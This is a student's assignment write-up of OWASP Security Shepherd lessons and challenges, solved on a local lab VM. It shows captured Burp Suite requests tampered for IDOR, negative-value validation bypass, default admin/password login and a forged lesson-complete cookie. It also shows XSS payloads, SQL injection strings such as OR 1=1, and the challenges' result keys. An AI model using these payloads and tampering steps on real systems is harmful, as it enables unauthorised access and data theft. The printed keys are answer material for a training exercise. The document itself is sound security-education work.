

SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY



OWASP Security Shepherd
Assignment 1
(IT 13 0600 22/ K.P.A Madushan)

Year 4

Semester 1, 2015

Department of Information Technology

Faculty of Computing

Sri Lanka Institute of Information Technology

Field Training

Insecure Direct Object References

To get pass this level we have to catch the post parameter using burpsuite and we have to change username into admin and forward it then we can get access to admin profile

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Content-Length: 14
Cookie: JSESSIONID=80D76C768C40D4BA7B804D87766555A7; token=-67745653869257730301894829950476896116;
JSESSIONID3="ib2JDNYd3HIFyR53aUkV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache

username=guest
```

User: Admin

Age: 43
Address: 12 Bolton Street, Dublin
Email: administratorAccount@securityShepherd.com

Result Key:

```
BFwBk4kdQ9JtY19QGxbsmoVd+p6gO8
qVvwVwIZ0RTKHNSRsFxfF6MEpvgUluP
rWamIDNNEoUEH4K8Plj1bDbQKXZrEQ
VwlH+tAEaBoLFqk=
```

Private Message:

Copy to clipboard

Poor Data Validation

In this level also we capture and change the post parameter to -1 because validation for text field only checked from the page so using burpsuite we can bypass it



What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.

[Hide Lesson Introduction](#)

To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.

Enter a Number:

[Submit Number](#)

Validation Bypassed

You defeated the lesson validation. Result Key:

```
VI+JKy8dkY5ESlzcQ5cfuy+871WvJ35otz0hCxBF64Q0se6LdhJ+QHLgjS4Wr7xqe
CGfyBp4RCV6Gs7LbGBS9XNbGTSi0ZLyc+HGn8Dvi8kG6jb5Zrc6PFn+8RmHn8
TFX1vn6WAX17yrVU8tq1OooA==
```

[Submit](#)

Solution Submission Success

Poor Data Validation completed! Congratulations.

Security Misconfiguration

Captured user name and password using burpsuite and change it to default user name and password since they never changed.

```
POST /lessons/fe04648f43cdf2d523ecf1675flade2cde04a7a2e9a7fla80dbb6dc9f717c833 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/lessons/fe04648f43cdf2d523ecf1675flade2cde04a7a2e9a7fla80dbb6dc9f717c833.jsp
Content-Length: 27
Cookie: JSESSIONID=80D76C768C40D4BA7B804D87766555A7; token=-67745653865257730301894629950476896116; JSESSIONID3="ib2JDNYd3HIFyB53aUkV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

userName=admin&userPass=password

To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name

Password

Authentication Successful

You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.

Result Key:

wFAB7IBpmhVrmhELKRuXHzYHZWVFBm5ExTVE3CRUOsLUPRAJGfZoCLO
MhGSLk4LefgubwFgubVwshTfYX34GzYx+gCbD+g20Y+4Y4MCP3ZOK+Pw

Solution Submission Success

Security Misconfiguration completed! Congratulations.

Broken Session Management

Using Burpsuite changed the cookie to lesson completed and forward it

```
POST /lessons/b9c15efd1a7cc64301fc39f9b9a7a32410a0008138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/lessons/b9c15efd1a7cc64301fc39f9b9a7a32410a0008138bbefc98986030f9ea83806.jsp
Cookie: lessonComplete=lessonComplete; JSESSIONID=00D76C768C40D4BA7B804D87766555A7; token=67746653869267730301094029950476096116; JSESSIONID3="1bCJDNYd3HIFyR53aUkV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
```

thinking you have already completed this lesson to retrieve the result key.

Complete This Lesson

Lesson Complete

Congratulations, you have bypassed this lessons **VERY WEAK** session management. The result key for this lesson is

7UOAJKBbB3sZcLfFnBopX3OA7tEiqv2Sg+wMnZG8V6Xj6sVDMtmTJWeNsdOXua
hN21W9pjkJ5SjO2cpMcRAxj3naOTN28nz3auMg0p2qKWc=

Copy to clipboard

Submit Result Key Here...

Submit

Solution Submission Success

Broken Session Management completed! Congratulations.

Failure To Restrict URL Access

Using Burpsuite found the link to the page

The screenshot shows the Burp Suite interface. On the left, a directory tree for the host `https://192.168.56.103` is displayed. The `lessons` folder is expanded, showing a subfolder `adminOnly` which contains the file `resultKey.jsp`. On the right, the 'Host' tab is active, showing a table of requests. The first request is a GET to `/lessons/adminOnly/resultKey.jsp` with status 200 and MIME type HTML. Below this, the 'Request' tab is selected, showing the raw HTTP request:

```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.56.103
Accept: */*
Accept-Language: en
Connection: close
```

The screenshot shows a web browser window with the address bar displaying `https://192.168.56.103/lessons/adminOnly/resultKey.jsp`. The page title is 'OWASP Security Shepherd'. The browser's address bar also shows the full URL.

Result Key: q1N1ZG7Q28yCYEI76vihE6UeRLN0cErpf6M9yONrD4+imKP7R2qv1ESNqrcRvquWJ5FGMBir5WIaO2RauQBvf+pvLcEYAjsHay5vTRdyj1c=

Submit Result Key Here...

Solution Submission Success

Failure to Restrict URL Access completed! Congratulations.

Cross Site Scripting

```
<SCRIPT>alert('XSS')</SCRIPT>  
<IMG SRC="#" ONERROR="alert('XSS')"/>  
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>  
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

Hide Lesson Introduction

The following search box outputs untrusted data without any validation or escaping. Get an alert box to execute through this function to show that there is an XSS vulnerability present.

Please enter the **Search Term** that you want to look up

```
"alert('XSS')"/> <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

Get This User

Well Done

You successfully executed the JavaScript alert command!

The result key for this lesson is

zvIMHsBlriETRsVbwfAolcOxy+gR0qLDVP84PIUvI2dD3kdS3oy1j8G7pRCjbbTy



Submit Result Key Here...

Submit

Solution Submission Success

Cross Site Scripting completed! Congratulations.

In this level script is filtered so it cannot do same as the previous one so we need to use alert command inside image tag

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

```
<IMG SRC="#" ONERROR="alert('XSS')"/>
```

You successfully executed the JavaScript alert command!

lvHDoiNQXsJAUf0lgLao80HZMCRbHbERLs13h553jGtV0M6AjswiMnkcEDI6cA

Sorry but there were no results found that related to


Submit

Cross Site Scripting 1 completed! Congratulations.

Private

Insecure Cryptographic Storage

Just have to decode the code they gave us



The screenshot shows a web interface for decoding Base64. At the top, there are two tabs: "Decode" (selected) and "Encode". Below the tabs, the heading "Decode from Base64 format" is displayed, followed by the instruction "Simply use the form below". A large text input area contains the Base64 string: "YmFzZTY0aXNOB3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=". Below the input area, there is a green button labeled "< DECODE >" and a dropdown menu set to "UTF-8" with the text "(You may also select input charset.)". The output area below shows the decoded text: "base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou". At the bottom left, a small text box contains "alesvndication.com...".

Submit Result Key Here...

Submit

Solution Submission Success

Insecure Cryptographic Storage completed! Congratulations.

SQL Injection

We have to find all the information related to user

Please enter the **user name** of the user that you want to look up

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostrophe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qwldshs@ab	Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0

Solution Submission Success

SQL Injection completed! Congratulations.

Insecure Cryptographic Storage Challenge 1

They gave us encrypted key using Ceaser Cipher. Just have to decrypt it using online tool

Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you know the key, the algorithm tries to find the right key and decrypts the string by guessing. This is a small article (with source publication) about **finding the right key** in an unknown encrypted text.

rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslnbnymdtzwgnlf

Use key: 21 ▼

Encrypt / Decrypt

Output:

mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga

Submit Result Key Here...

Submit

Solution Submission Success

Insecure Cryptographic Storage Challenge 1 completed! Congratulations.

Insecure Direct Object Reference Challenge 1

Using Inspect element we have found that given list id numbers just have to guess the next number and changed it using burpsuite and forward it then you will get the message

```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Content-Length: 14
Cookie: JSESSIONID=80D76C768C40D4BA7B804D8776655A7; token=-67745653869257730301894829950476896116; JSESSIONID3="ib2JDNyVd3HIFyR53aUuV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

userId%5B%5D=11

Submit Result Key Here...

Submit

Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...

Will Bailey
Orla Cleary
Ronan Fitzpatrick
Pat McKenana

Show this Profile

Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

Submit Result Key Here...

Submit

Solution Submission Success

Insecure Direct Object Reference Challenge 1 completed! Congratulations.

Poor Data Validation

Just have to insert all positive values and have to changed 3rd value to negative value then the app has passed that value without detection

```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2ale2edc3aa6f029fd30925d66c7e HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.103/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2ale2edc3aa6f029fd30925d66c7e.jsp
Content-Length: 57
Cookie: JSESSIONID=80D76C768C40D4BA7B804D87766555A7; token=-67745653869257730301894829950476896116; JSESSIONID3="ib2JDNyD3HIFyR53aUhrV4w=="
Connection: close
Pragma: no-cache
Cache-Control: no-cache

megustaAmount=1&trollAmount=1&rageAmount=-100&notBadAmount=1
```



Please select how many items you would like to buy and click submit

Place Order

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of **\$-1455**

Trolls were free, Well Done -

LTi4AXwo8Fqmr/kqP+bgnBPwVMcNhJdHPriM5z0XLpDLQYuGc2E3AneyMmZ



Submit Result Key Here...

Submit

Solution Submission Success

Poor Data Validation 1 completed! Congratulations.

SQL Injection 1

This one also injecting code to get information I used " or " 1=1

This is the query you are injecting code into! Take special note of characters that start and stop the context of a String.

..

SELECT * FROM customers WHERE customerId = "" or " 1=1";

Please enter the Customer Id of the user that you want to look up

" or " 1=1

Get user

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanola	thenightbefore@example.com	null
Paul O'Brien	sixshooter@deaf.com	Well Done! The result Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f

Submit Result Key Here...

Submit

Solution Submission Success

SQL Injection 1 completed! Congratulations.